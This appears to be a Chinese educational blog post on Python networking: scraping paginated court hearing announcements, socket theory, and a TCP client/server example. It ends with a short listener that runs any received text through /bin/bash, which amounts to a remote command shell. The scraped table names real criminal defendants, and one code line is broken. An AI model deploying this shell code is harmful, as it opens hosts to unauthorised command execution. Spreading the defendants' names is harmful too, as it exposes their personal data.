<meta name="360-site-verification" content=5040fac65ce6b0d28be92366e8def14a><meta name=keyword content="SteveJobs,SteveJobs 内容简介,SteveJobs 乔布斯,SteveJobs 相关阅读,360搜索,360百科"><meta name=description content="SteveJobs,《Steve Jobs (史蒂夫·乔布斯传)(美国版)》是2011年Simon & Schuster出版社出版的图书，作者是沃尔特·伊萨克斯(Walter Isaacson)。这本书记载了史蒂夫·乔布斯那传奇的一生，也算是一本名人传记，英文版的，如果你英文很好，那么就买原版的吧，如果你的英文还有待提高，你可以看译文版的。"><link rel="shortcut icon" type="image/ico" href="https://s0.ssl.qhimg.com/ssl/121a1737750aa53d.ico"><!--[if (lt IE 8.0)]><link rel=stylesheet href="https://s0.ssl.qhimg.com/ssl/64699a51a71efb9b/mod/page/base_https.css"><![endif]-><!--[if (!IE)](gte IE 8.0)]><!--><link rel=stylesheet href="https://s0.ssl.qhimg.com/ssl/594e9
```

有部分网站会返回Json格式的数据，我们可以通过json模块进行处理。核心代码如下：

```
data = json.loads(r.text)
print data['result']
name_len = len(data['result'])
for i in range(name_len):
    print data['result'][i]['courseName']
```

2.提交数据请求

部分网站如果涉及到翻页，需要获取所有页码的信息，最传统的方法是定义一个函数，然后设计一个循环，一次遍历不同页面的内容实现。核心代码如下：

```
url_start = ""
url_end = ""

def lesson(url):
    ....

for i in range(1,9)
    url = url_start+ str(i) + url_end
    lesson(url)
```

但如果URL始终保持不变，就需要我们深入地分析，或通过Selenium模拟浏览器抓取，这里提供一个技巧性比较强的方法。

正如 [博客园zhaof大佬](#) 的文章，我们想爬取上海人民法院的开庭公开信息，但通过翻页发现这个页面的url地址是不变的，所以这里我们大致就可以判断出，中间表格的数据是通过js动态加载的，我们可以通过分析抓包，找到真实的请求地址。

目标网址：http://www.hshfy.sh.cn/shfy/gweb2017/ktgg_search.jsp

① 不安全 | www.hshfy.sh.cn/shfy/gweb2017/ktgg_search.jsp

浦东	本部第九法庭	2019-09-29下午14点10分	(2019)沪0115刑初4109号	涉嫌抢夺	刑事审判庭	胡泰忠		宋思河
浦东	本部第九法庭	2019-09-29下午14点00分	(2019)沪0115刑初4110号	涉嫌盗窃	刑事审判庭	胡泰忠		徐晶晶
浦东	本部第十五法庭	2019-09-29下午14点50分	(2019)沪0115刑初4113号	涉嫌寻衅滋事	刑事审判庭	丁晓青		孙许平, 刘建国, 华志强, 祝永刚
浦东	本部第十五法庭	2019-09-29下午15点30分	(2019)沪0115刑初4116号	涉嫌信用卡诈骗	刑事审判庭	丁晓青		郑英
浦东	本部第十五法庭	2019-09-29下午15点40分	(2019)沪0115刑初4117号	涉嫌盗窃	刑事审判庭	丁晓青		寻华宇
浦东	本部第十五法庭	2019-09-29下午16点30分	(2019)沪0115刑初4120号	涉嫌诈骗	刑事审判庭	丁晓青		彭爽
浦东	本部第九法庭	2019-09-29上午10点15分	(2019)沪0115刑初4121号	涉嫌诈骗	刑事审判庭	苏琼		任金花
浦东	本部第九法庭	2019-09-29上午10点30分	(2019)沪0115刑初4123号	涉嫌诈骗	刑事审判庭	苏琼		郭易
浦东	本部第九法庭	2019-09-29上午10点45分	(2019)沪0115刑初4130号	涉嫌诈骗	刑事审判庭	苏琼		胡林
浦东	本部第十五法庭	2019-09-29下午14点30分	(2019)沪0115刑初4131号	涉嫌诈骗	刑事审判庭	丁晓青		张峰

共有数据15915条

<< < 1 2 3 4 5 6 7 8 9 10 > >>

https://blog.csdn.net/Eastmount

通过审查元素可以发现有个pagesnum变量，它标记为我们的页码，所以这里需要通过requests提交变量数据，就能实现翻页。

上海市高级人民法院-开庭公告

www.hshfy.sh.cn/shfy/gweb2017/ktgg_search.jsp

浦东	本部第九法庭	2019-09-29上午10点45分	(2019)沪0115刑初4130号	涉嫌诈骗	刑事审判庭	苏琼		胡林
浦东	本部第十五法庭	2019-09-29下午14点30分	(2019)沪0115刑初4131号	涉嫌诈骗	刑事审判庭	丁晓青		张峰

共有数据15915条

<< < 1 2 3 4 5 6 7 8 9 10 > >>

2 / 35 requests | 33.1 KB / 48.5 KB transferred | Finish: 11.50 s | DOMContentLoaded: 515 ms...

102 Safari/537.36

X-Requested-With: XMLHttpRequest

Form Data

yzm: wDj

tt

ktqjks: 2019-09-29

ktqjjs: 2019-10-29

spc:

yg:

bg:

ah:

pagesnum: 2

https://blog.csdn.net/Eastmount

核心代码如下：

```
# -*- coding: utf-8 -*-
import requests
import time
import datetime
```

```
url = "http://www.hshfy.sh.cn/shfy/gweb/ktgg_search_content.jsp?"
```

```
page_num = 1
date_time = datetime.date.fromtimestamp(time.time())
print date_time
```

```
data = {  
    "pktrqks": date_time,  
    "ktrqjs": date_time,  
    "pagesnum": page_num  
}  
print data  
  
content = requests.get(url, data, timeout=3)  
content.encoding='gbk'  
print content.text
```

四.Python套接字通信

(一) 什么是C/S架构呢?

Python网络通讯主要是C/S架构的，采用套接字实现。C/S架构是客户端（Client）和服务端（Server）架构，Server唯一的目的就是等待Client的请求，Client连上Server发送必要的的数据，然后等待Server端完成请求的反馈。

C/S网络编程：

Server端进行设置，首先创建一个通信端点，让Server端能够监听请求，之后就进入等待和处理Client请求的无限循环中。Client编程相对Server端编程简单，只要创建一个通信端点，建立到服务器的链接，就可以提出请求了。

(二) 什么是套接字?

套接字是一种具有之前所说的“通信端点”概念的计算机网络数据结构，网络化的应用程序在开始任何通信都必须创建套接字。相当于电话插口，没它无法通信，这个比喻非常形象。Python支持：AF_UNIX、AF_NETLINK、AF_INET，其中AF_INET是基于网络的套接字。

套接字起源于20世纪70年代加州伯克利分校版本的Unix，即BSD Unix，又称为“伯克利套接字”或“BSD套接字”。最初套接字被设计用在同一台主机上多个应用程序之间的通讯，这被称为进程间通讯或IPC。

套接字分两种：基于文件型和基于网络的

- 第一个套接字家族为AF_UNIX，表示地址家族：UNIX。包括Python在内的大多数流行平台上都使用术语“地址家族”及其缩写AF。由于两个进程都运行在同一台机器上，而且这些套接字是基于文件的，所以它们的底层结构是由文件系统来支持的。可以理解为同一台电脑上，文件系统确实是不同的进程都能进行访问的。

- 第二个套接字家族为AF_INET，表示地址家族：Internet。还有一种地址家族AF_INET6被用于网际协议IPv6寻址。Python 2.5中加入了一种Linux套接字的支持：AF_NETLINK（无连接）套接字家族，让用户代码与内核代码之间的IPC可以使用标准BSD套接字接口，这种方法更为精巧和安全。

如果把套接字比作电话的查看——即通信的最底层结构，那主机与端口就相当于区号和电话号码的一对组合。一个因特网地址由网络通信必须的主机与端口组成。而且另一端一定要有人接听才行，否则会提示“对不起，您拨打的电话是空号，请查询后再拨”。同样你也可能会遇到如“不能连接该服务器、服务器无法响应”等。合法的端口范围是0~65535，其中小于1024端口号为系统保留端口。

(三) 面向连接与无连接

1.面向连接 TCP

通信之前一定要建立一条连接，这种通信方式也被成为“虚电路”或“流套接字”。面向连接的通信方式提供了顺序的、可靠地、不会重复的数据传输，而且也不会被加上数据边界。这意味着，每发送一份信息，可能会被拆分成多份，每份都会不多不少地正确到达目的地，然后重新按顺序拼装起来，传给正等待的应用程序。

实现这种连接的主要协议就是传输控制协议TCP。要创建TCP套接字就得创建时指定套接字类型为SOCK_STREAM。TCP套接字这个类型表示它作为流套接字的特点。由于这些套接字使用网际协议IP来查找网络中的主机，所以这样形成的整个系统，一般会由这两个协议（TCP和IP）组合描述，即TCP/IP。

2.无连接 UDP

无需建立连接就可以通讯。但此时，数据到达的顺序、可靠性及不重复性就无法保障了。数据报会保留数据边界，这就表示数据是整个发送的，不会像面向连接的协议先拆分成小块。它就相当于邮政服务一样，邮件和包裹不一定按照发送顺序达到，有的甚至可能根本到达不到。而且网络中的报文可能会重复发送。那么这么多缺点，为什么还要使用它呢？由于面向连接套接字要提供一些保证，需要维护虚电路连接，这都是严重的额外负担。数据报没有这些负担，所有它会更“便宜”，通常能提供更好的性能，更适合某些场合，如现场直播要求的实时数据讲究快等。

实现这种连接的主要协议是用户数据报协议UDP。要创建UDP套接字就得创建时指定套接字类型为SOCK_DGRAM。这个名字源于datagram（数据报），这些套接字使用网际协议来查找网络主机，整个系统叫UDP/IP。

(四) socket()模块函数

使用socket模块的socket()函数来创建套接字。语法如下：

socket(socket_family, socket_type, protocol=0)

其中socket_family不是AF_VNIX就是AF_INET， socket_type可以是SOCK_STREAM或者SOCK_DGRAM， protocol一般不填， 默认值是0。

创建一个TCP/IP套接字的语法如下：

```
tcpSock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

同样创建一个UDP/IP套接字的语法如下：

```
udpSock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

由于socket模块中有太多属性， 所以使用"from socket import *"语句， 把socket模块里面的所有属性都带到命名空间中， 大幅缩短代码。调用如下：

```
tcpSock = socket(AF_INET, SOCK_STREAM)
```

下面是最常用的套接字对象方法：

服务器端套接字函数

socket类型	描述
s.bind()	绑定地址 (主机号 端口号对) 到套接字
s.listen()	开始TCP监听
s.accept()	被动接受TCP客户端连接， (阻塞式) 等待连续的到来

客户端套接字函数

socket类型	描述
s.connect()	主动初始化TCP服务器连接
s.connect_ex()	connect()函数扩展版本，出错时返回出错码而不是跑出异常

<https://blog.csdn.net/Eastmount>

公共用途的套接字函数

socket类型	描述
s.recv()	接受TCP数据
s.send()	发送TCP数据
s.sendall()	完整发送TCP数据
s.recvfrom()	接受UDP数据
s.sendto()	发送UDP数据
s.getpeername()	连接到当前套接字的远端地址（TCP连接）
s.getsockname()	获取当前套接字的地址
s.getsockopt()	返回指定套接字的参数
s.setsockopt()	设置指定套接字的参数
s.close()	关闭套接字

<https://blog.csdn.net/Eastmount>

面向模块的套接字函数

socket类型	描述
s.setblocking()	设置套接字的阻塞与非阻塞模式
s.settimeout()	设置阻塞套接字操作的超时时间
s.gettimeout()	得到阻塞套接字操作的超时时间

面向文件的套接字函数

socket类型	描述
s.fileno()	套接字的文件描述符
s.makefile()	创建一个与套接字关联的文件对象

<https://blog.csdn.net/Eastmount>

提示：在运行网络应用程序时，如果能够使用在不同的电脑上运行服务器和客户端最好不过，它能让你更好理解通信过程，而更多的是方位localhost或127.0.0.1。

(五) TCP通信实例

1.服务器 tcpSerSock.py

核心操作如下：


```

ss = socket()          # 创建服务器套接字
ss.bind()              # 地址绑定到套接字上
ss.listen()            # 监听连接
inf_loop:              # 服务器无限循环
    cs = ss.accept()    # 接受客户端连接 阻塞式:程序连接之前处于挂起状态
comm_loop:             # 通信循环
    cs.recv()/cs.send() # 对话 接受与发送数据
cs.close()             # 关闭客户端套接字
ss.close()             # 关闭服务器套接字 (可选)

```

<https://blog.csdn.net/Eastmount>

```

# -*- coding: utf-8 -*-
from socket import *
from time import ctime

HOST = 'localhost'      # 主机名
PORT = 21567            # 端口号
BUFSIZE = 1024          # 缓冲区大小1K
ADDR = (HOST, PORT)

tcpSerSock = socket(AF_INET, SOCK_STREAM)
tcpSerSock.bind(ADDR)    # 绑定地址到套接字
tcpSerSock.listen(5)     # 监听 最多同时5个连接进来

while True:              # 无限循环等待连接到来
    try:
        print 'Waiting for connection ....'
        tcpCliSock, addr = tcpSerSock.accept() # 被动接受客户端连接
        print u'Connected client from : ', addr

        while True:
            data = tcpCliSock.recv(BUFSIZE)    # 接受数据
            if not data:
                break
            else:
                print 'Client: ', data
                tcpCliSock.send(['%s' %s' %(ctime(), data)]) # 时间戳

        except Exception, e:
            print 'Error: ', e

    tcpSerSock.close()    # 关闭服务器
    tcpCliSock.close()

```

2.客户端 tcpCliSock.py

核心操作如下：

<code>cs = socket()</code>	# 创建客户端套接字
<code>cs.connect()</code>	# 尝试连接服务器
<code>comm_loop:</code>	# 通讯循环
<code>cs.send()/cs.recv()</code>	# 对话 发送接受数据
<code>cs.close()</code>	# 关闭客户端套接字

```
# -*- coding: utf-8 -*-
from socket import *

HOST = 'localhost'          #主机名
PORT = 21567                #端口号 与服务器一致
BUFSIZE = 1024              #缓冲区大小1K
ADDR = (HOST,PORT)

tcpCliSock = socket(AF_INET, SOCK_STREAM)
tcpCliSock.connect(ADDR)    #连接服务器

while True:                 #无限循环等待连接到来
    try:
        data = raw_input('>')
        if not data:
            break
        tcpCliSock.send(data)      #发送数据
        data = tcpCliSock.recv(BUFSIZE) #接受数据
        if not data:
            break
        print 'Server: ', data
    except Exception,e:
        print 'Error: ',e

tcpCliSock.close()          #关闭客户端
```

由于服务器被动地无限循环等待连接，所以需要先运行服务器，再开客户端。又因为我的Python总会无法响应，所以采用cmd运行服务器Server程序，Python IDLE运行客户端进行通信。运行结果如下图所示：

```
>>>
>hello!
Server: [Sun Sep 29 16:26:54 2019] hello!
>My name is Yangxiuzhang.
Server: [Sun Sep 29 16:27:40 2019] My name is Yangxiuzhang.
>Welcome to learn network security
Server: [Sun Sep 29 16:28:25 2019] Welcome to learn network security
>o(^▽^o
Server: [Sun Sep 29 16:28:30 2019] o(^▽^o
>
```



```
C:\Windows\system32\cmd.exe - python test03.py
C:\Users\yxz>cd Desktop
C:\Users\yxz\Desktop>cd 09-26
C:\Users\yxz\Desktop\09-26>python test03.py
Waiting for connection ....
Connected client from : ('127.0.0.1', 52530)
Client: hello!
Client: My name is Yangxiuzhang.
Client: Welcome to learn network security
Client: o(^▽^o
Waiting for connection ....
```

By: Eastmount CSDN 杨秀璋

<https://blog.csdn.net/Eastmount>

如果出现错误[Error] Bad file descriptor表示服务器关闭客户端连接了，删除即可。建议：创建线程来处理客户端请求。SocketServer模块是一个基于socket模块的高级别的套接字通信模块，支持新的线程或进程中处理客户端请求。同时建议在退出和调用服务器close()函数时使用try-except语句。

那么，如何反弹shell程序呢？

使用 from subprocess import Popen, PIPE 导入库，调用系统命令实现。核心代码如下：

```
from subprocess import Popen, PIPE

from socket import *
from time import ctime

HOST = ''          # 本机作为服务端，地址可以不填写
PORT = 2333        # 端口
BUFSIZE = 1024     # 传输数据所占大小

ADDR = (HOST, PORT)

# 服务端代码
tcpServer = socket(AF_INET, SOCK_STREAM)
# 地址绑定套接字
```

```
tcpServer.bind(ADDR)
#服务端监听
tcpServer.listen(5)

#接听数据
while True:
    print 'waiting for connection...'
    #绑定
    tcpClient,addr = tcpServer.accept()
    print '..connected from:', addr
    while True:
        data = tcpClient.recv(BUFSIZE)
        if not data:
            break
        cmd = Popen(['/bin/bash', '-c', data], stdin=PIPE, stdout=PIPE)
        data = cmd.stdout.read()
        tcpClient.send('[%s] %s' % (ctime(), data))

#关闭连接
tcpClient.close()
tcpServer.close()
```

五.总结

希望这篇文章对你有所帮助，这是Python网络攻防非常基础的一篇博客，后续作者也将继续深入学习，制作一些常用的小工具供大家交流。最近CSDN博客排名正在改版，突然发现自己排到第6名，也谈谈我的看法。

每一位博主都值得尊重，每一篇博客都是我们的劳动果实。这一路走来，无数大佬、前辈让CSDN发展壮大，包括算法的July大神、Android的郭霖和罗升阳大神、图像视频的雷神、考入清北的两位女大神、还有七八十岁的老一辈wzz老师，还有各个板块的各种大神和前辈。就我而言，写博客最早的初衷就是为了记录当下，同时分享些知识给有用的读者，现如今，每当看到一个“对我有帮助”的评论，看到一句“谢谢”仍然非常开心，觉得这篇文章值了。八年过来，中间也有段时间很看重排名，但写着写着就淡了，更期盼系统地撰写些专栏，分享总结些互联网上资料较少的技术。尤其是成为教师之后，更是品尝到了分享知识的魅力和学生们的感恩，也鼓舞很多学生开始在CSDN撰写了自己的博客。我所说的这一切也不意味着排名不重要，但更希望博友们能看淡些，真诚地总结好知识、分享好文章、帮助更多人，才是我们的初衷啊！而且CSDN也一直在进步，这些技术人员和工作人员一直在朝好的方向改进，这个排名算法也会陆续优化，感恩有你，感恩CSDN，一路同行！加油。



Eastmount

8 YEARS

博客专家

[TA的个人主页 >](#)

原创	粉丝	喜欢	评论
371	1万+	3332	3243

等级：

博客 8

访问：384万+

积分：3万+

排名：6

勋章：

<https://blog.csdn.net/Eastmount>

(By:Eastmount 2019-09-29 晚上11点 <http://blog.csdn.net/eastmount/>)